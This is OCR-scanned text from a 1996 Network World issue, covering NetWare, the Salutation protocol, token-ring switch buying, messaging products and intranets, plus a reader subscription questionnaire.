"NDS Manager consolidates my workload considerably," Lewis said. "Existing directory services utilities like DS Repair, which I use to make changes to the NDS database, had to be used at each individual server console or using multiple remote server consoles. It was confusing and time-consuming.

"With NDS Manager, I can now do everything through this one Windows GUI at my workstation, and I am confident that the changes are going to be replicated to all my servers," he added.

Running hand in hand with users' ability to manage more information within NDS is the need for adequate backup and restore functions within NetWare. Green River includes hooks that will allow administrators to back up extended schema data kept about users or objects within the NDS database, according to Michael Colemere, director of business development for Cheyenne Software, Inc., a developer of backup and recovery software for NetWare and NT servers.

"This extended schema could be useful. But with NetWare 4.1, users were left hanging if a server crashed," Colemere said. "These hooks lower the risk of losing that valuable data."

Novell has also added a crash recovery feature that will let NetWare file servers diagnose themselves and recover when they crash, as well as provide detailed information on what caused the problem.

Craig Restle, president of New York-based systems integrator Systron, Inc., said that he was pleased with the ease of use of Novell's recovery utility. "The worst thing you have to deal with when your server crashes is the administrative hassle of getting it back up to speed. This new recovery utility is very clean and quick," he said. ■

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- Dueling NOS white papers from Novell and Microsoft

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http://www.nwfusion.com

WIRED WINDOWS

Saluting the Salutation protocol

Just about a year ago, a group of hardware and software vendors announced the Salutation protocol.

The companies — including Eastman Kodak Co., Hewlett-Packard Co., IBM, Novell, Inc., Ricoh Co., Ltd. and Xerox Corp. — stated their objective as developing a standard that would help users more easily link office automation equipment with computers and networks from different manufacturers.

Dave Kearns

The standard would include four main queries for a device on a network: Tell me about yourself; tell me about some of your capabilities; give me a yes or no response to whether you have certain capabilities; and ask the network for a device with specific capabilities.

The Salutation Consortium's goals were lofty, much like those of the many vendor groups that came before it.

So it was quite surprising to see IBM release a developer's tool kit for the Salutation specification just two weeks ago. The IBM Salutation Manager software tool kit helps developers build devices, services and applications that interoperate in ways not otherwise possible. A networked user, for example, can broadcast a query in order to locate a particular network resource such as a color copier or a printer with a legal-size paper tray.

IBM is shipping implementations on Windows 3.1 and OS/2, and is looking to add platforms such as Windows 95. Source code is available to developers that want to port Salutation Manager to other platforms.

Using the IBM Salutation Manager as a service broker, network managers can allow devices, applications and services to discover and utilize one another's capabilities via Salutation protocols on NETBIOS and TCP/IP, among other net transport protocols. For more information about Salutation Manager, look up the consortium's Web site at http://www.salutation.org.

One unresolved issue surrounding the Salutation technology is how it relates to Novell's forthcoming NetWare Distributed Print Services (NDPS), which will be released in NetWare 4.11 this fall. NDPS was developed by Novell, Xerox and HP. At the time the Salutation Consortium was announced, it was thought that NDPS would define the link between the computer or network and the peripheral device, while the Salutation specification would define the communication over that link. There's been no word from IBM, Novell or the consortium that this will occur, however.

Microsoft has refrained from saying anything about the Salutation spec since its release. But once you've taken a peek at the Salutation specification via the URL above, you'll want to encourage Microsoft as well as Novell to jump on this quickly as a bona fide work and time saver for network managers.

Kearns, a former network administrator, is a freelance writer and consultant in Austin, Texas. He can be reached at dkearns@msn.com.

Tip of the week

Novell has promised to Java-enable its ManageWise network management product by year-end. This means, among other things, that network managers will be able to do such things as monitor their LANs via a Web browser. For more details, check out Novell's Web site at http://www.novell.com.

NET RESULTS

Handicapping the UB Networks stakes race

Following several months of rumors, Tandem Computers, Inc. has officially put its UB Networks, Inc. subsidiary on the block.

Well, to be fair, Tandem actually announced it had contracted Lehman Brothers to "explore strategic alternatives" with regard to UB. That technically means Lehman can also explore spinning off UB in its own initial public offering or blend UB completely into Tandem's organization. But look for a sale.

Skip MacAskill and Melinda Le Baron

UB certainly has some value. It has expertise in high-end backbone networks, a high-end client list and a well-respected service organization — three gems that a number of companies in the campus LAN market could use to increase their presence.

In the public's best interest, let's examine the field of potential buyers.

Good bets: As soon as we saw the press release on this, three names jumped out — Compaq Computer Corp., Hewlett-Packard Co. and Intel Corp. Compaq is serious about getting heavily invested in the networking market. While it is well covered at the workgroup level and is addressing routing issues via Cisco Systems, Inc., it does lack a high-end product line and user base. HP is focusing on networked workgroup and central offices but lacks a high-end offering and could use the token-ring and FDDI technology UB already has. Intel, much like Compaq, is trying to extend its network reach and could use the UB products and users.

Place & Show: Digital Equipment Corp. has shown previous interest in UB, so don't be surprised if its name gets resurrected here. However, based on the upcoming 7,000 layoffs and $400 million charge it's taking, you have to wonder how aggressive Digital can be. Its investment in Ipsilon Networks, Inc. may also temper its desire for UB. Xylan Corp. will also get mentioned since it could use UB's high-end service organization to help it better compete with the Big Boys, but there may be too much product overlap to make this a good economic move.

Dark horses: If you're the betting type, pay close attention to these two fillies: U.S. Robotics and Ascend Communications, Inc. These remote access companies have quietly made some recent moves to position themselves in the larger networking market with acquisitions of Amber Wave Systems, Inc. and NetStar, Inc., respectively. Don't be surprised if one of these players makes a bold move on UB.

We don't think so: The following folks will be speculated about quite frequently with regard to UB, but your money is better off in junk bonds and penny stocks. Lucent Technologies, Inc. (the AT&T spinoff) has been linked to just about every available networking company in existence, so let's make it official and report that it's interested in UB. Like all the other companies Lucent was supposed to have purchased at one point or another (Cabletron Systems, Inc., HP, etc.), this one has no merit. Newbridge Networks, Inc. keeps talking about its need for a strong LAN presence, but this is a deal that simply won't take place. IBM's name will be brought up, but it has been outmaneuvered in nearly every other networking acquisition it has tried to pull off. There's nothing to indicate that history won't repeat itself here.

Tandem would probably love to see a Compaq buy, but we're feeling adventurous so we're plunking down a couple of bucks on U.S. Robotics.

Le Baron is a research director and MacAskill a senior research analyst in Gartner Group, Inc.'s Network Computing Infrastructure group. They can be reached by E-mail at inquiry@gartner.com or by phone at (203) 316-1111.

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

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

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What to look for in a token-ring switch

Full-duplex switching and an ATM upgrade path are among the key features to consider.

By Jodi Cohen

A measly 16M bit/sec just isn't enough anymore for many token-ring customers.

As a result, they are turning to token-ring switching. The market got off to a slow start compared to the booming Ethernet switch market, but about a dozen vendors are now shipping token-ring switches that boast a variety of features and are quickly coming down in price.

Token-ring switches are typically being used to create segmented backbones by providing dedicated pipes between rings. The switches are alleviating congestion in many shared token rings based on source route bridging technology, which requires customers to build their networks with multilayered rings using several bridges and routers.

"Almost every token-ring network has the same basic design," said Kevin Tolly, president and chief executive officer of The Tolly Group, a consulting and testing firm in Manasquan, N.J. "If one customer needs token-ring switching, then almost every customer needs it."

SHOPPING FOR A TOKEN-RING SWITCH?

Who to call:

- 3Com
- Andrew
- Bay
- Cabletron
- Cisco
- IBM
- LANoptics
- Madge
- Nashoba
- Olicom
- Standard Microsystems

What to look for:

- Ability to upgrade to ATM
- Full-duplex support
- Source route bridging
- Transparent bridging
- Traffic management features
- VLAN support

In fact, worldwide switched token-ring revenue is expected to reach $278.5 million in 1996 and explode to $2 billion by the year 2000, according to the Dell'Oro Group, a consultancy based in Menlo Park, Calif.

Some of the key features analysts said customers should consider when selecting a token-ring switch include full-duplex support, the ability to upgrade to Asynchronous Transfer Mode, source routing and transparent bridging, as well as Remote Monitoring (RMON) support.

Dedicated to token ring

When buying a token-ring switch, analysts recommend that users choose a device that supports dedicated token ring (DTR).

Often called full-duplex token ring, DTR lets devices directly connected to a token-ring switch — usually a server — transmit and receive data simultaneously at 16M bit/sec. This effectively provides 32M bit/sec of throughput.

Tolly pointed out that customers can use full-duplex token ring to buy some time before taking the ATM plunge, though not all vendors' boxes are equipped to support DTR.

"Some vendors, like IBM, say they will do full duplex because users might not want to move to ATM until next year. This lets them put it off six more months by getting 32M bit/sec," he said. "Other vendors, like Xylan [Corp.], say if you need higher than 16M bit/sec, go to ATM. But that gets very involved."

In fact, Tolly said he thinks the longer people can wait before going to ATM, the better off they will be since ATM technology and standards need to mature. "If they can use switching and then full-duplex token-ring switching to buy them another two quarters, why not?"

No avoiding ATM

But most customers cannot put ATM off forever given that bandwidth demand will surely increase.

"If you look at needing some sort of high-speed pipe [for ring-to-ring backbone connectivity] in token-ring environment, you end up looking at ATM," said Tom Bain, research analyst at META Group, Inc., a consultancy in Stamford, Conn. "Token-ring users don't have Fast Ethernet as an option, and it's hard to justify making a big investment in FDDI at this point."

> *"Token-ring users don't have Fast Ethernet as an option, and it's hard to justify making a big investment in FDDI at this point," Bain said.*

That means customers may want to opt for a token-ring switch with ATM uplink ports, such as Bay Networks, Inc.'s Centillion 100. But there is more to ATM support than just having an ATM port on the switch, analysts said.

"The real question with ATM isn't the physical aspect, it's the logical aspect," Tolly said. "A vendor's ATM software support is key." For example, ATM LAN emulation software translates between token-ring frame format and ATM cell format and lets applications written for token-ring run over ATM pipes.

Bay's GIGArray software allows customers to use ATM for raw bandwidth without adding the complexity of the ATM Forum's LAN Emulation (LANE) standard. But this is a proprietary approach and will not interoperate with other switches.

Analysts said that the industry is leaning more toward the LANE approach, which vendors such as IBM and Madge Networks, Inc. plan to support.

In September, IBM will implement technology on its 8260 and 8285 token-ring switches to allow token-ring networks to interoperate with ATM networks. Support for standard LANE will allow users to sit at their regular token-ring station and access servers on an ATM net transparently.


More switch tips

Other key features users should consider when buying a switch are source routing and transparent bridging. Most token-ring LANs use both packet-delivery methods, so customers will want to choose a switch from 3Com Corp. or another vendor that supports both methods; many vendors' switches offer just one or the other feature.

Token-ring switch shoppers will also want to keep an eye out for some kind of traffic management tool for broadcast and congestion control, industry observers said.

Token-ring LAN switch market

Worldwide revenue is expected to more than triple by next year.



SOURCE: DELL'ORO GROUP, MENLO PARK, CALIF.

Customers should learn if a switch supports RMON capabilities, for example, analysts said. Although built-in RMON support for token-ring switches seems to be lagging behind its Ethernet counterparts, analysts predict that it will become a checkoff item within the next year or so.

Of course, price is another key factor and will have a big effect on whether customers decide to deploy token-ring switches only for ring-to-ring links or for dedicated server and desktop access, too. Tolly said vendors are talking about offering token-ring switches at about $300 per port by this time next year. Right now, IBM's token-ring switch is in the $600-per-port range.

All in all, customers in the market for a token-ring switch will want to ensure that the box — in addition to obvious criteria such as port count, switching capacity and price — can support high-end features. Customers may not yet be ready for full-duplex, ATM and RMON capabilities, but will want to plan ahead to prevent the need for a forklift upgrade. ■

A switch in time

When First Health's token-ring LAN started having performance problems last year as a result of increased usage, technical consultant Randy Kitchens didn't know much about token-ring switching.

But he has been sold on the technology ever since plopping a Bay Networks, Inc. Centillion 100 switch onto the managed care facilitator's backbone network last summer.

"Now, users feel like they are on the same ring with the file server," Kitchens said. "Before, if you had to cross from server to server, it could take several seconds for things to pop up. It was definitely noticeable."

First Health, a subsidiary of First Data Corp. in Glen Allen, Va., has used the eight-port switch to consolidate a collection of five NetWare file servers supporting a total of about 200 end users onto two token rings.

Among other things, deploying the switch let the company reduce the number of token-ring cards weighing down each server from four to one.

The magnitude of the performance gains was most evident when the switch was actually removed from the network after Kitchens finished testing the switch and did not yet have the money approved to purchase it.

"Within 24 hours we had authorization to buy that box because the network performance was so abysmal," Kitchens said.

—Jodi Cohen

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9601

1 Industry: (check one only)

01. ☐ Manufacturers (other)
02. ☐ Finance/Banking
03. ☐ Insurance/Real Estate/Legal
04. ☐ Health Care Services
05. ☐ Hospitality/Entertainment/Recreation
06. ☐ Media/TV/Cable/Radio/Print
07. ☐ Retail/Wholesale Trade/Business Services
08. ☐ Transportation
09. ☐ Utilities
10. ☐ Education
11. ☐ Process Industries (Mining/Construction/ Petroleum Refining/Agriculture/Forestry)
12. ☐ Government (Federal/State/Local)
13. ☐ Military
14. ☐ Aerospace
15. ☐ Consultants (Independent)
16. ☐ Carriers/Interconnects
17. ☐ Manufacturers (Computer/Communications)
18. ☐ Resellers of Computer/Network Products (VARs, VADs)
19. ☐ Systems/Network Integrators
20. ☐ Distributors (Computer/Communications)
21. ☐ Other *(please specify)*______________

2 What is your job function? (check one only)

NETWORK IS MANAGEMENT:

1. ☐ Networking Management
2. ☐ LAN Management
3. ☐ Datacom/Telecom Management
4. ☐ IS, IT, MIS, Systems Management
5. ☐ Engineering Management
6. ☐ Corporate Management (CIO, CEO, Pres., VP, Dir., Mgr., Financial Management)
7. ☐ Consultant (Independent)
8. ☐ Other *(please specify)*______________

3 What is the total number of sites for which you have purchase influence? (check one only)

1. ☐ 100+
2. ☐ 50 - 99
3. ☐ 20 - 49
4. ☐ 10 - 19
5. ☐ 2 - 9
6. ☐ 1
7. ☐ None

4 What is your scope and involvement in purchasing decisions for network products & services for your enterprise?

A. SCOPE (check one only)
1. ☐ Corporate/Enterprise
2. ☐ Department
3. ☐ None

B. INVOLVEMENT (check all that apply)
1. ☐ Recommend/Specify
2. ☐ Approve
3. ☐ Evaluate
4. ☐ Determine the need
5. ☐ None

5 Check ALL that apply in Columns A and B:

A. I am involved in the purchase of the following products/services:
B. I plan to purchase the following products/services:

A 100 B
☐ 100 ☐ **LOCAL-AREA NETWORKS**
☐ 01. ☐ Local-Area Networks
☐ 02. ☐ Network Op. Sys. Software
☐ 03. ☐ LAN Storage/Backup
☐ 04. ☐ Optical LAN Storage/Backup
☐ 05. ☐ Disk LAN Storage/Backup
☐ 06. ☐ Tape LAN Storage/Backup
☐ 07. ☐ RAID LAN Storage/Backup
☐ 08. ☐ Network Test/Diagnostic Tools
☐ 09. ☐ Cables, Connectors, Baluns
☐ 10. ☐ UPS
☐ 11. ☐ Network Interface Cards
☐ 12. ☐ Peer-to-Peer LANs
☐ 13. ☐ SNMP Network Management
☐ 14. ☐ ATM Switches
☐ 15. ☐ Token-Ring Switches
☐ 16. ☐ Ethernet Switches
☐ 17. ☐ Remote LAN Access/Communications Servers
☐ 18. ☐ Superservers
☐ 19. ☐ File/Application Servers
☐ 20. ☐ Print Servers/Fax Servers
☐ 21. ☐ CD-ROM Servers
☐ 22. ☐ LAN Servers

A B
☐ 101 ☐ **INTERNETWORKING**
☐ 23. ☐ Bridges
☐ 24. ☐ Routers
☐ 25. ☐ Bridge/Router
☐ 26. ☐ Gateways
☐ 27. ☐ Intelligent Hubs
☐ 28. ☐ Stackable Hubs

A B
☐ 102 ☐ **COMPUTERS/PERIPHERALS**
☐ 29. ☐ Laptops/Notebooks/Sub-Notebooks
☐ 30. ☐ Micros/PCs
☐ 31. ☐ Minis
☐ 32. ☐ Mainframes
☐ 33. ☐ Workstations
☐ 34. ☐ Terminals
☐ 35. ☐ Printers/Network Printers
☐ 36. ☐ Cluster Controllers
☐ 37. ☐ CD-ROM
☐ 38. ☐ Fax/Modem Boards

A B
☐ 103 ☐ **REMOTE/WIRELESS COMPUTING**
☐ 39. ☐ PDAs
☐ 40. ☐ PCMCIA Devices
☐ 41. ☐ Wireless Data Services
☐ 42. ☐ Wireless Data Equipment
☐ 43. ☐ Wireless LANs
☐ 44. ☐ Cellular Equipment & Services

A B
☐ 104 ☐ **INTERNET/INTRANET**
☐ 45. ☐ Internet Access Service
☐ 46. ☐ Firewalls/Security
☐ 47. ☐ Web Servers
☐ 48. ☐ Web Browsers
☐ 49. ☐ Intranet Applications/Groupware
☐ 50. ☐ Search Retrieval Products (web crawler)
☐ 51. ☐ Internet Development Tools
☐ 52. ☐ Internet Commerce Tools

A B
☐ 105 ☐ **SOFTWARE/APPLICATIONS**
☐ 53. ☐ Network Management
☐ 54. ☐ Systems Management
☐ 55. ☐ Security
☐ 56. ☐ Communications Software
☐ 57. ☐ Terminal Emulation
☐ 58. ☐ Word Processing
☐ 59. ☐ Operating Systems
☐ 60. ☐ Client/Server Applications Development
☐ 61. ☐ Database Management/RDBMS
☐ 62. ☐ Spreadsheet
☐ 63. ☐ Groupware
☐ 64. ☐ EDI
☐ 65. ☐ E-mail
☐ 66. ☐ Windows/Graphical User Interface
☐ 67. ☐ Multimedia
☐ 68. ☐ Graphics/DTP
☐ 69. ☐ Remote Access
☐ 70. ☐ Imaging
☐ 71. ☐ Server Suites (Backoffice, etc.)
☐ 72. ☐ Suites
☐ 73. ☐ Middleware
☐ 74. ☐ Document Management
☐ 75. ☐ Database Server
☐ 76. ☐ Site Metering Tools
☐ 77. ☐ Computer-Integrated Telephony (CIT)

A B
☐ 106 ☐ **WIDE-AREA NETWORK EQUIPMENT & SERVICES**
☐ 78. ☐ Frame Relay Equip./Services
☐ 79. ☐ Modems
☐ 80. ☐ FT-1/T-1/T-3 Multiplexers
☐ 81. ☐ FT-1/T-1/T-3 Services
☐ 82. ☐ SONET
☐ 83. ☐ Inverse Multiplexers
☐ 84. ☐ SMDS
☐ 85. ☐ Asynchronous Transfer Mode
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☐ 88. ☐ VSAT/Satellite
☐ 89. ☐ ISDN Equipment & Services
☐ 90. ☐ PBXs
☐ 91. ☐ Voice Mail/Response
☐ 92. ☐ Videoconferencing
☐ 93. ☐ Leased Lines
☐ 94. ☐ Switched Data
☐ 95. ☐ E-mail
☐ 96. ☐ 800/900/MTS Services
☐ 97. ☐ Virtual Networks
☐ 98. ☐ Outsourcing/Systems Integration Services
☐ 99. ☐ Education/Training Services

☐ 107 ☐ None of the above (1-99)

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6 What is the total number of LANs, workstations/nodes at this location/ in your organization?

	At this location: LANs		Workstations/ Nodes	Entire organization: LANs		Workstations/ Nodes
1.	☐	5,000+	☐	☐	5,000+	☐
2.	☐	1,000 - 4,999	☐	☐	1,000 - 4,999	☐
3.	☐	100 - 999	☐	☐	100 - 999	☐
4.	☐	50 - 99	☐	☐	50 - 99	☐
5.	☐	10 - 49	☐	☐	10 - 49	☐
6.	☐	1 - 9	☐	☐	1 - 9	☐

7 Check ALL that apply in Columns A and B:

A. The following network platforms are currently installed:
B. The following network platforms are planned for purchase:

A B
☐ 55 ☐ **NETWORK PROTOCOLS**
☐ 01. ☐ SNA
☐ 02. ☐ DECnet
☐ 03. ☐ TCP/IP
☐ 04. ☐ Novell IPX/SPX
☐ 05. ☐ APPC/APPN/LU 6.2
☐ 06. ☐ NETBIOS
☐ 07. ☐ AppleTalk
☐ 08. ☐ NFS
☐ 09. ☐ IPv6
☐ 10. ☐ SNMP/SNMPv2
☐ 11. ☐ Other *(please specify)*______________

A B
☐ 56 ☐ **NETWORK OPERATING SYSTEM**
☐ 12. ☐ Microsoft (LAN Manager)
☐ 13. ☐ Novell (NetWare 2.X, 3.X)
☐ 14. ☐ Novell (NetWare 4.X)
☐ 15. ☐ Windows NT
☐ 16. ☐ Windows NT/Advanced Server
☐ 17. ☐ LocalTalk (AppleTalk)
☐ 18. ☐ Banyan (VINES)
☐ 19. ☐ IBM (LAN Server)
☐ 20. ☐ IBM (PC LAN Program)
☐ 21. ☐ Artisoft (LANtastic)
☐ 22. ☐ Digital (Pathworks)
☐ 23. ☐ Other *(please specify)*______________

A B
☐ 57 ☐ **LAN ENVIRONMENT**
☐ 24. ☐ 4M Token Ring
☐ 25. ☐ 16M Token Ring
☐ 26. ☐ Ethernet
☐ 27. ☐ Fast Ethernet
☐ 28. ☐ 100vg Any LAN
☐ 29. ☐ FDDI
☐ 30. ☐ LocalTalk
☐ 31. ☐ 10Base-T
☐ 32. ☐ ATM
☐ 33. ☐ Other *(please specify)*______________

A B
☐ 58 ☐ **COMPUTER OPERATING SYSTEM**
☐ 34. ☐ DOS
☐ 35. ☐ Unix/Xenix/AIX
☐ 36. ☐ OS/2
☐ 37. ☐ OS/2 Warp
☐ 38. ☐ IBM MVS
☐ 39. ☐ IBM VM
☐ 40. ☐ Digital VMS
☐ 41. ☐ Macintosh
☐ 42. ☐ Windows
☐ 43. ☐ Windows 95
☐ 44. ☐ NT
☐ 45. ☐ Solaris
☐ 46. ☐ Other *(please specify)*______________

☐ 47. ☐ None of the above (1-46)

8 For which areas outside of North America do you have purchase influence? (check all that apply)

1. ☐ Europe
2. ☐ Asia
3. ☐ South America
4. ☐ Australia
5. ☐ Middle East
6. ☐ None

9 Please indicate your involvement in developing/implementing Internet/ Intranet Technologies: (check all that apply)

1. ☐ Recommend/Specify
2. ☐ Approve
3. ☐ Evaluate
4. ☐ Determine the need
5. ☐ Implement
6. ☐ None

10 Which of the following hardware platforms are installed/planned in your company? (check all that apply)

Mainframes	A – Installed	B – Planned
1. IBM	☐	☐
2. Amdahl	☐	☐
3. Cray	☐	☐
4. Hitachi	☐	☐
5. Unisys	☐	☐

Minis	C – Installed	D – Planned
1. IBM	☐	☐
2. Digital	☐	☐
3. Tandem	☐	☐
4. Unisys	☐	☐
5. AT&T GIS	☐	☐
6. HP	☐	☐
7. Data General	☐	☐

What is the total number of Servers/Clients installed/planned: (USE NUMBERS ONLY)

E-AT THIS LOCATION	#	F-% with Internet Access
1. Servers		%
2. Clients		%

G-ENTIRE ORGANIZATION	#	H-% with Internet Access
1. Servers		%
2. Clients		%

Which of the following Servers/Clients do you have installed/planned: (CHECK ALL THAT APPLY)

	At this location: I. Servers	J. Clients	Entire organization: K. Servers	L. Clients
01. Power PC	☐	☐	☐	☐
02. Power Mac	☐	☐	☐	☐
03. Mac Other	☐	☐	☐	☐
04. Multi Processor Servers	☐	☐	☐	☐
05. P6	☐	☐	☐	☐
06. Pentium Pro	☐	☐	☐	☐
07. Pentium	☐	☐	☐	☐
08. 486	☐	☐	☐	☐
09. 386	☐	☐	☐	☐
10. 286	☐	☐	☐	☐
11. Risc	☐	☐	☐	☐
12. Other	☐	☐	☐	☐

11 What is the estimated value of networking equipment and services that you help specify, recommend or approve annually? (check one only)

01. ☐ $100 million or more
02. ☐ $50 million - $99.9 million
03. ☐ $25 million - $49.9 million
04. ☐ $20 million - $24.9 million
05. ☐ $10 million - $19.9 million
06. ☐ $5 million - $9.9 million
07. ☐ $1 million - $4.9 million
08. ☐ $500,000 - $999,999
09. ☐ $250,000 - $499,999
10. ☐ $249,999 or less
11. ☐ None of the above

12 Estimated gross annual revenue of your entire company/institution: (check one only)

1. ☐ $10 billion or more
2. ☐ $1 billion to $9.9 billion
3. ☐ $500 million to $999.9 million
4. ☐ $100 million to $499.9 million
5. ☐ $50 million to $99.9 million
6. ☐ $10 million to $49.9 million
7. ☐ $5 million to $9.9 million
8. ☐ $4.9 million or less
9. ☐ None of the above

13 Estimated number of employees at this location/in entire organization:

At this location:
1. ☐ Over 10,000
2. ☐ 5,000 - 9,999
3. ☐ 2,500 - 4,999
4. ☐ 1,000 - 2,499
5. ☐ 500 - 999
6. ☐ 499 or less

Entire organization:
1. ☐ Over 10,000
2. ☐ 5,000 - 9,999
3. ☐ 2,500 - 4,999
4. ☐ 1,000 - 2,499
5. ☐ 500 - 999
6. ☐ 499 or less

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Briefs

Lotus Development Corp. *has released a tool set to link* **cc:Mail** *users with the groupware facilities of* **Notes Release 4.** *The tools let systems administrators shift cc:Mail directories, messages with attachments, mailing lists and folders to Notes 4 servers. The software also automatically changes cc:Mail bulletin boards to Notes discussion databases. The tools can be downloaded at no charge from the Lotus Web site (http://www.Lotus.com).*

Lotus: (800) 346-1305.

Oracle Corp. *last week began shipping Release 1.3 of Designer/2000, the company's* **application modeling, design and code-generation** *tool set. The new version supports building 32-bit Windows applications running against Oracle databases. Oracle has also added code generators for Visual Basic 4.0 and C++. The tools run on an array of popular platforms, and are priced at $3,995.*

Oracle: (415) 506-7000.

Novell, Inc. *last week said it has been shipping* **GroupWise WebAccess,** *software that gives customers of the company's groupware software access to their Universal In Box via any HTML-compliant Web browser. Using WebAccess, customers may retrieve electronic mail, voice mail, facsimiles, calendar items, appointment information and workflow tasks over the Internet. GroupWise WebAccess is available for GroupWise 4.1. A version for GroupWise 5, which is in beta tests, is expected by year-end. It runs on NetWare, Unix and OS/2, and a version for Windows NT is planned.*

Pricing for WebAccess is based on a per-user model, with a five-user pack costing $75 and a 100-user pack costing $1,380.

Novell: (800) 222-6000.

Big changes ahead for Chameleon mail client

NetManage's Z-Mail Pro is tightly integrated with company's WebSpider browser and offers enhanced security.

By Barb Cole
Cupertino, Calif.

TCP/IP veteran NetManage, Inc. is aggressively jockeying for a position as an enterprise messaging vendor by focusing on integration between messaging systems and Internet protocols.

To that end, the company has begun beta-testing a new version of its Chameleon suite of desktop applications that includes a revamped mail component.

The key to the Chameleon upgrade is the new Z-Mail Pro mail client, which boasts tighter Internet hooks and improved security.

NetworkWorld Fusion


Download our comparison of TCP/IP stacks from Network World Fusion (http://www.nwfusion.com). Select News+ then Client/Server Applications.

The mail upgrade plugs prior security holes, allowing users to encrypt messages sent to other Z-Mail users via a simple dialogue box. Support for Secure/Multi-purpose Internet Mail Extensions is planned for a future release.

Also new to this release are converters for Lotus Development Corp.'s cc:Mail, Qualcomm, Inc.'s Eudora, IBM PROFS and Unix mailboxes, as well as enhanced message searching capabilities.

This mail release is the first since NetManage acquired Z-Mail from NCD Software Corp. in June. NetManage's previous mail client was known as JetMail.

Analysts said NetManage is a well-entrenched TCP/IP vendor that is scrambling to add messaging and groupware capabilities to its offerings. This is in contrast to the primary messaging vendors, such as Lotus, Microsoft Corp. and Novell, Inc., which are racing to support Internet protocols, said Mark Levitt, an analyst at International Data Corp. in Framingham, Mass.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Fund Choice:

Fund A

Fund B

"The question is, does the market want another messaging vendor?" Levitt said.

NetManage's introduction of a higher end mail server later this year would give the company a strong enough suite to be a serious contender, he said.

In addition to the revamped mail component, the Bobcat release of Chameleon will include a revised version of the company's Forum discussion database and InPerson audio and videoconferencing software.

Forum also supports HTML and shares a common compose window with Z-Mail Pro. This means that users may post a new message to either another user or to a Web-based discussion group from a single interface.

The discussion server now supports MIME attachments and gives users the option to

See NetManage, *page 35*

Z-Mail Pro will be available in the forthcoming release of Chameleon, code-named Bobcat, early next month. It will also be sold as a stand-alone mail client.

The new Z-Mail Pro client is integrated with NetManage's WebSpider browser, and supports HTML. As a result, users may compose a mail message in either plain text or HTML, according to Evan Knuttila, director of messaging products at NetManage.

"In terms of clicking on a hotlink, [Z-Mail Pro] doesn't just fire off a Web browser; it becomes a Web browser," he said.

In future releases, Java applications will also be supported, Knuttila said.

Z-Mail Pro is also Internet Message Access Protocol 4 (IMAP4)-compliant, allowing users to access mailboxes on several servers or share mailboxes with other users. In addition, IMAP4 supports means that users may modify the way messages are viewed and specify which ones are downloaded.

Message-oriented middleware users unite in forum

User group launched by MOMA will work toward clarifying the role of middleware.

By Barb Cole
Foster City, Calif.

A new user group has formed in hopes of shedding some light on the murky area of message-oriented middleware.

"There is probably no area of the computer industry that is more fuzzy and confusing than middleware," said Bob Scher, president of the Message Oriented Middleware Association (MOMA), a vendor-centric group that launched the new user forum.

"One of the major missions [of the MOMA user group] will be to educate users," said Scher, who is also director of business development at Peer Logic, Inc., a San Francisco-based middleware vendor.

According to Scher, confusion in the market is the result of "vendors who make it appear as if their products are all the same. To understand what different vendors are really able to supply, you have to do more than read marketing material."

Users who participate in MOMA will be able to share their experiences implementing messaging technology, have direct contact with vendors in this market and have early access to new products being developed, the group's officials said.

Bank of America's *Makmuri says middleware is being used for linking legacy and client/server applications.*

In addition, the group will examine how middleware works with other products, including legacy applications, according to Sukan Makmuri, vice president of information technology at Bank of America and chairman of the MOMA user group. Down the road, the group will explore the development of an interoperability specification for message-oriented middleware products, he said.

Makmuri said the time is right for the group's formation because more and more companies are eyeing messaging tools as a way to tie legacy systems to client/server systems.

The user group will have its kickoff meeting on Aug. 20 at the Object World trade show, to be held at the San Jose Convention Center in California.

At that time, the group's officials will hammer out details on future meetings. MOMA is expected to use a newsletter and Web site to stay in touch with members in between face-to-face meetings.

Scher said there are no restrictions on who can join the group.

"We expect to have lots of members who are not yet using message-oriented middleware," he said.

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SHARED LOGIC

Intranets need a new 'Net backbone

Informix Software, Inc., Hewlett-Packard Co. and Netscape Communications Corp. last week announced an agreement that will enable intranet developers to take advantage of integrated products, services and training from these three market leaders.

The essence of the offering, which is already available, is that Informix provides the scalable database (Informix-OnLine), HP provides the network and database management package (OpenView), and Netscape provides the Internet browser (Navigator Gold) and server software (SuiteSpot).

Marc Myers

It sounds good on paper. And what makes it especially marketable is the fact that it's one of the first integrated intranet solutions.

Certainly the fledgling intranet market will grow with all the speed the Internet has shown. And that's good for users as well as these three vendors.

But it's also a concern.

The Internet currently supports, according to the latest numbers I could find, over 10 million host computers, 35 million users and 76,000 World-Wide Web servers.

Presumably, a large percentage of the Internet's growth will be fueled by the plans of large companies to move their data and applications onto an intranet.

It's understandable that chief executive officers and chief information officers are clamoring for intranets given that the underlying network hardware and software architectures are in place.

Once your Internet service provider costs have been paid for the month, corporate communications can move ahead without having to spend a dime on networking infrastructure.

But a major problem remains: All the wonderful business information that is about to start flowing from one intranet to another over the Internet is going to be handled by a hierarchy of networks that was developed for academia about 25 years ago.

